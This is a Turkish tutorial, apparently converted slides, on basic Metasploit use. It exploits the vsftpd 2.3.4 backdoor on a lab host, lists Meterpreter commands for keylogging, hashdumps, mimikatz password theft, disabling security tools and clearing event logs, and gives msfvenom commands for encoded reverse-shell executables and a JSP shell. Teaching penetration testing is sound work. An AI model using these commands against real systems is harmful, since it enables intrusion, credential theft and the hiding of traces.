
# Temel Metasploit Kullanımı

## use Komutu

İstenilen exploiti yada payload ı seçmek için kullanılır.

```
use <exploit_adi>   use <payload_adi>
```

# Temel Metasploit Kullanımı



```
msf > search vsft
Matching Modules
=====
Name                                     Disclosure Date  Rank      Description
-----
exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent VSFTPD v2.3.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

System Statistics:

```
Host: kali      Uptime: 0h 12m 51s
CPU
MHz: 2295      Load: 0.02, 0.03, 0.04
Tasks: 1 / 142  CPU0: 0% CPU1: 0%
MEM
MEM: 1024 MB  MEM: 1024 MB
Processes
NAME      PID      CPU      MEM
ruby     1571     0.51    17.5
redis-server 787     0.51    0.3
kworker/0:1 4913    0.00    0.1
kworker/0:2 4482    0.00    0.1
postgres 1591     0.00    0.2
Memory & Swap
RAM: 32%
Swap: 0%
Disk I/O
root 41% free  11.8GiB / 28.2G
Network I/O (1000000000000)
Down: 0B KB/s Up: 0B KB
Downloaded: 9.82KiB Uploaded: 11.5K
Network Connections
Inbound: 2 Outbound: 2 Total:
Inbound Local Service/Port
localhost postgres
localhost postgres
Outbound Remote Service/Port
localhost postgres
localhost postgres
```

# Temel Metasploit Kullanımı

## **set Komutu**

Bir değişkene değer aktarmak için kullanılır.

**set RHOST <hedef (kurban)\_ip\_adresi>**

**set LHOST <local (kendi)\_ip\_adresimiz>**

# Temel Metasploit Kullanımı

```
systemctl start postgres... root 04:17, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""
Matching Modules
=====
Name: Django-16
Disclosure Date:
Rank:
Description:
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent VSFTPD v2.3.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
-----
RHOST yes The target address
RPORT 21 yes The target port

Exploit target:

Id Name
--
0 Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.237.169
RHOST => 192.168.237.169
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
-----
RHOST 192.168.237.169 yes The target address
RPORT 21 yes The target port

Exploit target:

Id Name
--
0 Automatic

msf exploit(vsftpd_234_backdoor) >
```

# Temel Metasploit Kullanımı

## setg Komutu

Değişkenlere global olarak değer atar. Her bir başka exploit yada payload ta o değişkene yeniden değer girmeniz gerekmez.

**setg RHOST <hedef\_ip>** : RHOST değişkenine global değer atar.

**setg LHOST <local\_ip>** : LHOST değişkenine global değer atar.

# Temel Metasploit Kullanımı

## **unset Komutu**

Değişkene aktarılan değeri iptal eder.

**unset LHOST** : LHOST değişkeninin değerini iptal eder.

**unset RHOST** : RHOST değişkeninin değerini iptal eder.

# Temel Metasploit Kullanımı

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

Exploit target:
  Id  Name
  --  ---
  0    Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.237.169
RHOST => 192.168.237.169
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.237.169 yes        The target address
  RPORT     21               yes        The target port


Exploit target:
  Id  Name
  --  ---
  0    Automatic

msf exploit(vsftpd_234_backdoor) > unset RHOST
Unsetting RHOST...
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     21               yes        The target address
  RPORT     21               yes        The target port

Exploit target:
  Id  Name
  --  ---
  0    Automatic

msf exploit(vsftpd_234_backdoor) >
```

The image shows a Metasploit Meterpreter session on a Kali Linux machine. The user sets the RHOST to 192.168.237.169 and shows the module options for the vsftpd\_234\_backdoor exploit. Then, they unset RHOST and show the options again. The background features a Kali Linux logo. On the right side, there are system status windows showing system information, processes, memory usage, disk usage, and network statistics.

# Temel Metasploit Kullanımı


## exploit ve run Komutu

Eğer bir **exploit** seçmiş ve **show options** komutundan sonra istenilen değerleri **set** komutu ile girildikten sonra **exploit** denir ve exploit çalıştırılır.

Eğer bir **payload** seçmiş isek yine **show options** komutu girilir ve istenilen değer yine set komutu ile girildikten sonra **run** denir ve **payload** çalıştırılır.



# Temel Metasploit Kullanımı | Armitage



The screenshot displays the Armitage interface. A terminal window in the foreground shows the command `armitage` being executed. A "Connect..." dialog box is open, allowing the user to configure connection details:


- Host: 127.0.0.1
- Port: 55553
- User: msf
- Pass: \*\*\*\*

Buttons for "Connect" and "Help" are visible at the bottom of the dialog box.

The background terminal window shows system information for a Kali Linux machine:

```
system
Host: kali Uptime: 1h 45m 5
CPU
MHz: 2295 Load: 0.23, 0.93, 0.4
Tasks: 1 /156 CPU0: 2% CPU1: 2
Processes
NAME PID CPU MEM
Java 9059 2.94 17.0
conky 1511 0.51 0.2
Karg 857 0.51 3.0
armitage 9058 0.90 0.0
kworker/u65:2 9018 0.00 0.0
Memory & Swap
RAM 72%
Swap 0%
Filesystem
root 41% free 11.8GiB / 28.2G
Network
130.100.100.100
Down: 0B KB/s Up: 0B KB
Downloaded: 20.7MiB Uploaded: 3.23M
130.100.100.100
Down: 0B KB/s Up: 0B KB
Downloaded: 0B Uploaded: 0B
Network I/O
Inbound: 9 Outbound: 10 Total: 19
Inbound Local Service/Port
localhost postgres
localhost postgres
localhost postgres
Outbound Remote Service/Port
localhost postgres
localhost postgres
localhost postgres
```

# Temel Metasploit Kullanımı | Armitage



# Temel Metasploit Kullanımı | Meterpreter

Meterpreter, Metasploit'in en çok kullanılan payloadlarından biridir.

Bir sistemde exploit çalıştırdıktan sonra meterpreter satırına düştükten sonra meterpreter komutları kullanılır.

**sysinfo** : Sistem hakkında bilgi verir.

**getuid** : Sisteme hangi yetkilerle erişim sağladığımızı verir.

**getpid** : Sistem PID numarasını getirir.

**ipconfig -a** : Sistemin Network bilgilerini getirir.

```
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 (i686)
Architecture : i686
Meterpreter  : x86/linux
meterpreter > getuid
Server username: uid=110, gid=65534, euid=110, egid=65534, suid=110, sgid=65534
meterpreter > getpid
Current pid: 5345
```

NAME	PID	CPU	MEM
Xorg	858	0.51	2
postgres	3336	0.00	0
postres	3309	0.00	0
postres	3287	0.00	0
postres	3281	0.00	0

# Temel Metasploit Kullanımı | Meterpreter

**run checkvm:** Hedef makinanın sanal makina olup olmadığına bakar.

**run keylogger** : Hedef sistemde keylogger başlatır.

**run getgui -e** : Hedef sistemde RDP(Remote Desktop Protocol) açar.

**run getcountermeasure** : Hedef sistemdeki güvenlik programları devre dışı kılar.

**background** : Aktif sessionı arka plana alır.

**ps:** Süreçleri gösterir.

**kill PID** : PID numaralı süreci öldürür.

# Temel Metasploit Kullanımı | Meterpreter

**download:** Hedeften dosya indirmek için kullanılır.

**migrate :** Güvenilir bir process'e geçiş yapmak için kullanılır.

**hashdump :** Sistem üzerinde bulunan parola dumplarını çeker.

**Shell :** Hedef sistemin komut satırına geçmemizi sağlayan komut.

**load mimikatz :** Sisteme mimikatz yüklenir.

**mimikatz\_command -f sekurlsa::searchPasswords :** Bellekteki şifreleri getirir.

**clearev :** Eventlogları temizler.

**run event\_manager -c :** Tüm eventlogları silmemizi sağlar.

# Temel Metasploit Kullanımı | Meterpreter

Daha bir çok meterpreter komutu bulunmaktadır.En çok kullanılanlara değinmeye çalıştım.

Sızma testinin asıl amacı unutulmamalıdır sisteme zarar vermeden ele geçirilen tüm bilgiler ekran görüntüleri alınarak şifreler not alınarak kullanıcıya rapor sunmaktır.

Sisteme sızıp hakkında yeterli bilgi toplandıığında mutlaka sistemden çıkış yapılmalı ve loglar temizlenmelidir.

# Temel Metasploit Kullanımı | MSFVenom

MSFVenom, msfpayload ve msfencode u birleştirerek karşımıza gelmiştir.

MSFVenom ile backdoor oluşturmamızı sağlar.

msfvenom -h ile tüm parametrelerine ulaşabilirsiniz.

# Temel Metasploit Kullanımı | MSFVenom

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.237.128  
LPORT=4444 -f exe -o /root/Desktop/zararli.exe -e x86/shikata_ga_nai -i 20
```

Yukarıdaki msfvenom komutu ile payloadımızı seçtikten sonra haberleşeceği ip ve portu belirterek zararlı.exe oluşturarak shikata\_ga\_nai ile 20 kere encode ettik



# Temel Metasploit Kullanımı | MSFVenom

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.237.128  
LPORT=4444 -f war > /root/Desktop/shell.war
```

Yukarıdaki msfvenom komutu ile payloadımızı seçtikten sonra haberleşeceği ip ve portu belirterek war uzantılı shell.war java shellini oluşturduk.

# Açıklık Tarama Araçları ve Kullanımı

Açıkları taramak için Networkte **OpenVAS**,**Nessus** ve **Nexpose** gibi araçlar bulunmaktadır.Web açıklıkları için **Nikto**,**Wpscan**,**Joomscan**,**Sqlmap**,**Netsparker** ve **Acunetix** gibi tarama araçları bulunmaktadır.Bu dökümanda ben Nexpose ile açıklık tarayacağım.Nexpose Rapid7 tarafından geliştirilmekte ve Metasploit ile entegre olabilmektedir.Aşağıdaki linkten Nexpose'u indirip kurabilirsiniz.

<https://www.rapid7.com/products/nexpose/compare-downloads.jsp>

Nexpose un Ücretli ve Ücretsiz iki sürümü var istediğiniz sürümü kurduktan sonra <https://localhost:3780/> adresinden Nexpose'un arayüzüne ulaşabilirsiniz.

